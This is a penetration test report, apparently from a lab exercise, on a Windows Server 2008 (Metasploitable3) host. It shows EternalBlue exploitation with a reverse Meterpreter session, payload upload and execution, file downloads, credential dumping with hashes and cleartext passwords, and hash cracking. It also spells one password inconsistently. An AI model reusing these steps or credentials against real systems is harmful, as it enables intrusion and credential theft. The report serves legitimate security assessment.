

PENETRATION TEST REPORT

Windows Server 2008

CONFIDENTIAL

CLIENT:

Raven Manufacturing Solutions (Pty) Ltd

DATE:

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SUMMARY

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INTRODUCTION

This document presents the results of a penetration test carried out against Windows Server 2008 WIN2K8 computer. The aim of this test was to determine any vulnerabilities that could lead to unauthorized access to sensitive resources, remote code execution, compromise of administrative credentials, acquisition of elevated privileges, and the complete system compromise.

The service provider simulated attacks in order test the resilience of the system against real world scenarios.

SCOPE

The scope of this penetration test was limited to the WIN2K8 Windows Server 2008 system.

The assessment focused on the following elements:

Network reconnaissance

Port and service enumeration

Vulnerability identification

Vulnerability validation

Exploitation of discovered vulnerabilities

Local privilege escalation

Credential discovery and validation

Security configuration review

Collection of proof-of-concept evidence

ENGAGEMENT SUMMARY

The penetration test was conducted over 7 working days starting on the 1st of June, 2026, until the 7th of June 2026, upon the delivery of the final penetration report.

All penetration test activities were carried out in the provided environment. The system was analysed using automated tools but was mainly tested manually.

The tests were carried out using the IP address 192.168.52.129.

EXECUTIVE SUMMARY

Raven Manufacturing Solutions (Pty) Ltd contacted Stealth Force Security to conduct a penetration test of their system. The system is a windows 2008 computer with host name WIN2K8. The purpose of the test was to identify as many vulnerabilities as possible and rate the system’s level of security against capable and committed attackers. A methodology employed was aimed to identify all cases that would disclose any sensitive information and those of unauthorized access that would enable them to the attacker to compromise the system or its users.

Vulnerability surface

The system security was deemed insufficient by the service provider given the number of vulnerabilities discovered, their severity and the risk that they could have on the system and the data it processes.

Vulnerabilities table

Vulnerability	Severity
Eternalblue	Critical
Unrestricted file upload with dangerous type	High
Unrestricted file download	High
Unrestricted file execution	Critical
Unrestricted file permissions	High
Unrestricted remote privileges	Critical

VULNERABILITIES

Eternalblue

Description

The system was found to have port 445 open and running, this allows the attacker to exploit an Eternalblue vulnerability. This vulnerability gives the attacker remote access to the system. This is dangerous as it opens door to other open ports which initially did not have a simple or visible vulnerability that can be easily exploited.

Impact

An attacker could use this vulnerability to gain remote access to the system, thereby compromising the whole system and possibly perform lateral movement.

Reproduction

After port enumeration, it was discovered that port 445 was open and running Microsoft-ds service. This port is commonly known to be vulnerable to the Eternalblue vulnerability.

```
└─$ nmap -p445 -A -sC 192.168.52.131
Starting Nmap 7.99 ( https://nmap.org ) at 2026-06-08 13:12 +0200
Nmap scan report for 192.168.52.131
Host is up (0.00087s latency).

PORT      STATE SERVICE          VERSION
445/tcp   open  microsoft-ds     Windows Server 2008 R2 Standard 7601 Service Pack 1 microsoft-ds
MAC Address: 00:0C:29:85:C4:80 (VMware)
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running: Microsoft Windows 2008|7|Vista|8.1
OS CPE: cpe:/o:microsoft:windows_server_2008:r2 cpe:/o:microsoft:windows_7 cpe:/o:microsoft:windows_vista cpe:/o:microsoft:windows_8.1
OS details: Microsoft Windows Vista SP2 or Windows 7 or Windows Server 2008 R2 or Windows 8.1
Network Distance: 1 hop
Service Info: OS: Windows Server 2008 R2 - 2012; CPE: cpe:/o:microsoft:windows

Host script results:
|_nbstat: NetBIOS name: METASPLOITABLE3, NetBIOS user: <unknown>, NetBIOS MAC: 00:0c:29:85:c4:80 (VMware)
|_smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
|_smb-os-discovery:
|   OS: Windows Server 2008 R2 Standard 7601 Service Pack 1 (Windows Server 2008 R2 Standard 6.1)
|   OS CPE: cpe:/o:microsoft:windows_server_2008::sp1
|   Computer name: metasploitable3-win2k8
|   NetBIOS computer name: METASPLOITABLE3\x00
|   Workgroup: WORKGROUP\x00
|_ System time: 2026-06-08T04:12:37-07:00
|_smb2-security-mode:
|   2.1:
|     Message signing enabled but not required
|_smb2-time:
|   date: 2026-06-08T11:12:37
|   start_date: 2026-06-08T10:04:15
|_clock-skew: mean: 2h20m00s, deviation: 4h02m29s, median: 0s

TRACEROUTE
HOP RTT      ADDRESS
1   0.87 ms  192.168.52.131
```

Through this port, the device is vulnerable to Eternalblue vulnerability.

```
[*] Meterpreter session 1 opened (192.168.52.129:4444 → 192.168.52.131:51013) at 2026-06-08 13:23:14 +0200
[+] 192.168.52.131:445 - -----
[+] 192.168.52.131:445 - -----WIN-----
[+] 192.168.52.131:445 - -----
```

The attacker can use this opening to establish a remote connection with the system as demonstrated in image above.

Unrestricted file upload with dangerous type

Description

The system allows the unrestricted file upload. This is dangerous as the system does not check if the file is malicious or not. The system allows files of type .exe, .doc, .txt, .pdf and other common ones. These files may carry malicious payloads that may compromise the system.

Impact

An attacker could use this opening to upload malicious content or malicious and dangerous payload to the system. This may compromise the system and possibly the whole network through lateral movement.

Reproduction

```
meterpreter > Interrupt: use the 'exit' command to quit
meterpreter > upload '/home/urahara/a.exe'
[*] Uploading : /home/urahara/a.exe → a.exe
[*] Uploaded 7.00 KiB of 7.00 KiB (100.0%): /home/urahara/a.exe → a.exe
[*] Completed : /home/urahara/a.exe → a.exe
```

In this case a simple payload titled a.exe and a document titled hack.txt were uploaded to the system for demonstration.

Unrestricted file download

Description

The system allows any remote user to download any file from the system. This is not restricted to certain files or filetype. The remote user can list, read and download any of the files in the system.

Impact

An attacker could use this to download sensitive and private information from the system.

Reproduction

To demonstrate this, the files were searched and listed by filetypes (i.e .pdf and .docx). Two files named seven_of_spades.pdf and jack_of_hearts.docx were downloaded.

```
meterpreter > search -f *.pdf
Found 4 results ...

Path                                                                    Size (bytes)  Modified (UTC)
-----
c:\Program Files\Apache Software Foundation\Tomcat\apache-tomcat-8.0.33\webapps\docs\architecture\startup\serverStartup.pdf 46175         2016-03-19 05:32:56 +0200
c:\Program Files\OpenSSH\home\Public\Documents\seven_of_spades.pdf      505608        2023-03-19 12:06:01 +0200
c:\Users\Public\Documents\seven_of_spades.pdf                          505608        2023-03-19 12:06:01 +0200
c:\tools\ruby23\doc\bookofruby.pdf                                     3072340       2009-04-18 21:35:56 +0200

meterpreter > download "c:\Users\Public\Documents\seven_of_spades.pdf"
[*] Downloading: c:\Users\Public\Documents\seven_of_spades.pdf → /home/urahara/seven_of_spades.pdf
[*] Downloaded 493.76 KiB of 493.76 KiB (100.0%): c:\Users\Public\Documents\seven_of_spades.pdf → /home/urahara/seven_of_spades.pdf
[*] Completed : c:\Users\Public\Documents\seven_of_spades.pdf → /home/urahara/seven_of_spades.pdf
meterpreter >

[*] Skipped : c:\Program Files\OpenSSH\home\Public\Documents\seven_of_spades.pdf → /home/urahara/seven_of_spades.pdf
meterpreter > search -f *.docx
Found 3 results ...

Path                                                                    Size (bytes)  Modified (UTC)
-----
c:\ManageEngine\DesktopCentral_Server\licenses\LICENSE_TRAYICON.doc     24064         2015-10-07 15:32:36 +0200
c:\Program Files\OpenSSH\home\Public\Documents\jack_of_hearts.docx      676796        2023-03-19 12:06:01 +0200
c:\Users\Public\Documents\jack_of_hearts.docx                          676796        2023-03-19 12:06:01 +0200

meterpreter > download "c:\Users\Public\Documents\jack_of_hearts.docx"
[*] Downloading: c:\Users\Public\Documents\jack_of_hearts.docx → /home/urahara/jack_of_hearts.docx
[*] Downloaded 660.93 KiB of 660.93 KiB (100.0%): c:\Users\Public\Documents\jack_of_hearts.docx → /home/urahara/jack_of_hearts.docx
[*] Completed : c:\Users\Public\Documents\jack_of_hearts.docx → /home/urahara/jack_of_hearts.docx
meterpreter >
```

Unrestricted file execution

Description

The system allows unrestricted file execution. This implies that .exe files can be executed remotely, and documents can be read remotely.

Impact

An attacker could execute malicious code or application remotely, and compromise or take control of the system.

Reproduction

```
meterpreter > execute -f a.exe
Process 988 created.
meterpreter >

msf exploit(multi/handler) > exploit
[*] Started reverse TCP handler on 192.168.52.129:4444
[*] Sending stage (199238 bytes) to 192.168.52.131
[*] Meterpreter session 1 opened (192.168.52.129:4444 → 192.168.52.131:52358) at 2026-06-08 15:11:40 +0200

meterpreter >
```

To demonstrate this, the uploaded payload was executed using the command: `execute -f a.exe`. As a result, a new meterpreter session on a different terminal window was opened for remote interaction with the system. This demonstrates how one opening such as this could lead to escalated privileges, persistence or hidden payloads. Additionally, the file `hack.txt` was read using the command: `cat hack.txt`

Unrestricted file permissions


Description

The system was found to have unrestricted file permissions as it allowed reading, writing and editing of the files.

Impact

An attacker could edit and/or write malicious code into files. This may lead to corruption of the data in the files and/or compromise of the system.

Reproduction

A screenshot of a Windows command prompt window with a black background and green text. It displays the output of a command that lists file permissions for various system files. Each line shows a permission string (e.g., 100777/rwxrwxrwx), a file ID (e.g., 166912), a file type (e.g., fil), a timestamp (e.g., 2009-07-14 03:39:11), a numeric value (e.g., +0200), and the file name (e.g., gpresult.exe).

100777/rwxrwxrwx	166912	fil	2009-07-14 03:39:11	+0200	gpresult.exe
100666/rw-rw-rw-	32256	fil	2009-07-14 03:40:59	+0200	gpscript.dll
100777/rwxrwxrwx	25600	fil	2009-07-14 03:39:11	+0200	gpscript.exe
100666/rw-rw-rw-	777728	fil	2010-11-21 05:24:30	+0200	gpsvc.dll
100666/rw-rw-rw-	22528	fil	2009-07-14 03:40:59	+0200	gptext.dll
100777/rwxrwxrwx	17408	fil	2009-07-14 03:39:11	+0200	gpupdate.exe
100777/rwxrwxrwx	18432	fil	2009-07-14 03:39:11	+0200	grpconv.exe
100666/rw-rw-rw-	13	fil	2026-06-08 13:41:35	+0200	hack.txt
100666/rw-rw-rw-	263040	fil	2010-11-21 05:24:10	+0200	hal.dll
100666/rw-rw-rw-	78848	fil	2010-11-21 05:24:10	+0200	hbaapi.dll
100666/rw-rw-rw-	31232	fil	2009-07-14 03:40:59	+0200	hcproviders.dll
100666/rw-rw-rw-	241152	fil	2009-07-14 03:38:51	+0200	hdwwiz.cpl
100777/rwxrwxrwx	64000	fil	2009-07-14 03:39:11	+0200	hdwwiz.exe
040777/rwxrwxrwx	0	dir	2009-07-14 05:20:14	+0200	he-IL
100777/rwxrwxrwx	10240	fil	2009-07-14 03:39:11	+0200	help.exe
100666/rw-rw-rw-	332288	fil	2010-11-21 05:24:25	+0200	hgcpl.dll
100666/rw-rw-rw-	701952	fil	2009-07-14 03:38:53	+0200	hhctrl.ocx
100666/rw-rw-rw-	53248	fil	2009-07-14 03:41:00	+0200	hhsetup.dll
100666/rw-rw-rw-	30208	fil	2009-07-14 03:41:00	+0200	hid.dll
100666/rw-rw-rw-	38912	fil	2009-07-14 03:38:54	+0200	hidphone.tsp
100666/rw-rw-rw-	38912	fil	2009-07-14 03:41:00	+0200	hidserv.dll

The image above shows the files and their unrestricted permissions.

Unrestricted remote privileges

Description

The system allowed remote users to be dropped into meterpreter sessions with elevated privileges. This allows the user to execute more commands without restrictions and with no need to attempt privilege escalation.

Impact

An attacker who has gained this type of meterpreter session can do almost anything to the system. This ranges from stealing credentials, changing settings and documents to

setting up persistence and hiding more payloads and viruses in the system. This can potentially grant the attacker total control over the system.

Reproduction

```
meterpreter > creds_all
[+] Running as SYSTEM
[*] Retrieving all credentials
msv credentials

Username          Domain          NTLM
-----
Administrator    METASPLOITABLE3 e02bc503339d51f71d913c245d35b50b c805f88436bcd9ff534ee86c59ed230437505ecf
sshd_server      METASPLOITABLE3 8d0a16cfc061c3359db455d00ec27035 94bd2df8ae5cadbbb5757c3be01dd40c27f9362f

wdigest credentials

Username          Domain          Password
-----
(null)            (null)          (null)
Administrator    METASPLOITABLE3 vagrant
METASPLOITABLE3$ WORKGROUP
sshd_server      METASPLOITABLE3 D@rj33llng

kerberos credentials

Username          Domain          Password
-----
(null)            (null)          (null)
Administrator    METASPLOITABLE3 (null)
metasploitable3$ WORKGROUP
sshd_server      METASPLOITABLE3 (null)
```

```
meterpreter > getuid
Server username: NT AUTHORITY\SYSTEM
meterpreter > sysinfo
Computer          : METASPLOITABLE3
OS                : Windows Server 2008 R2 (6.1 Build 7601, Service Pack 1).
Architecture     : x64
System Language   : en-US
Domain           : WORKGROUP
Logged On Users   : 2
Meterpreter       : x64/windows
meterpreter > hashdump
Administrator:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
anakin_skywalker:1011:aad3b435b51404eeaad3b435b51404ee:c706f83a7b17a0230e55cde2f3de94fa:::
artoo_detoo:1007:aad3b435b51404eeaad3b435b51404ee:fac6aada8b7afc418b3afea63b7577b4:::
ben_kenobi:1009:aad3b435b51404eeaad3b435b51404ee:4fb77d816bce7aeee80d7c2e5e55c859:::
boba_fett:1014:aad3b435b51404eeaad3b435b51404ee:d60f9a4859da4feadaf160e97d200dc9:::
chewbacca:1017:aad3b435b51404eeaad3b435b51404ee:e7200536327ee731c7fe136af4575ed8:::
c_three_pio:1008:aad3b435b51404eeaad3b435b51404ee:0fd2eb40c4aa690171ba066c037397ee:::
darth_vader:1010:aad3b435b51404eeaad3b435b51404ee:b73a851f8ecff7acafbaa4a806aea3e0:::
greedo:1016:aad3b435b51404eeaad3b435b51404ee:ce269c6b7d9e2f1522b44686b49082db:::
Guest:501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
han_solo:1006:aad3b435b51404eeaad3b435b51404ee:33ed98c5969d05a7c15c25c99e3ef951:::
jabba_hutt:1015:aad3b435b51404eeaad3b435b51404ee:93ec4eaa63d63565f37fe7f28d99ce76:::
jarjar_binks:1012:aad3b435b51404eeaad3b435b51404ee:ec1dcd52077e75aef4a1930b0917c4d4:::
kylo_ren:1018:aad3b435b51404eeaad3b435b51404ee:74c0a3dd06613d3240331e94ae18b001:::
lando_calrissian:1013:aad3b435b51404eeaad3b435b51404ee:62708455898f2d7db11cfb670042a53f:::
leia_organza:1004:aad3b435b51404eeaad3b435b51404ee:8ae6a810ce203621cf9cfa6f21f14028:::
luke_skywalker:1005:aad3b435b51404eeaad3b435b51404ee:481e6150bde6998ed22b0e9bac82005a:::
sshd:1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0:::
sshd_server:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035:::
vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b:::
```

```
(urahara@Hogyoku)-[~]
$ john --show --format=NT '/home/urahara/Desktop/win2k8_hashes.txt'
Administrator:vagrant:500:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::
Guest :: 501:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd :: 1001:aad3b435b51404eeaad3b435b51404ee:31d6cfe0d16ae931b73c59d7e0c089c0 :::
sshd_server:D@rj33l1ng:1002:aad3b435b51404eeaad3b435b51404ee:8d0a16cfc061c3359db455d00ec27035 :::
vagrant:vagrant:1000:aad3b435b51404eeaad3b435b51404ee:e02bc503339d51f71d913c245d35b50b :::

5 password hashes cracked, 15 left
```

As the second image shows, the system was running in admin level or authority level privileges. This allowed the service provider to be able to load kiwi using the command; load kiwi, and as result, steal clear text credentials for the admin and other users using the command: creds_all. Hashes were also dumped using the command: hashdump. The passwords found were then used to create a wordlist that was used to crack the remaining hashes. This resulted in the total of 5 passwords to the system being found:

User	Password
------	----------

Administrator:	vagrant
----------------	---------

Guest:	empty
--------	-------

sshd:	empty
-------	-------

sshd_server:	d@j33l1ng
--------------	-----------

vagrant:	vagrant
----------	---------

Other meterpreter commands like screenshot and screenshare were also easily executable. And as demonstrated that one weakness can lead to many other seemingly hidden vulnerabilities.

MITIGATIONS

1. Enable firewall for all possible ports (especially the most common ones like 21, 22, 23, 135, 139 and 445)
2. Do not use the same password across different users.
3. Closely monitor file restrictions.

CONCLUSION

The goal of a penetration test is to better illustrate the risks that a company faces and to help them understand and reinforce their security in the face of potential threats.

The results of the test showed that the system's security level could be improved, as it contains several security flaws. These flaws could have a serious effect on the company's operations if exploited by a malicious actor.

Appropriate actions should be taken to remedy the vulnerabilities described in this penetration test report. The mitigations described in this report are only meant to be advise to the client. The client will determine the best way to protect their systems.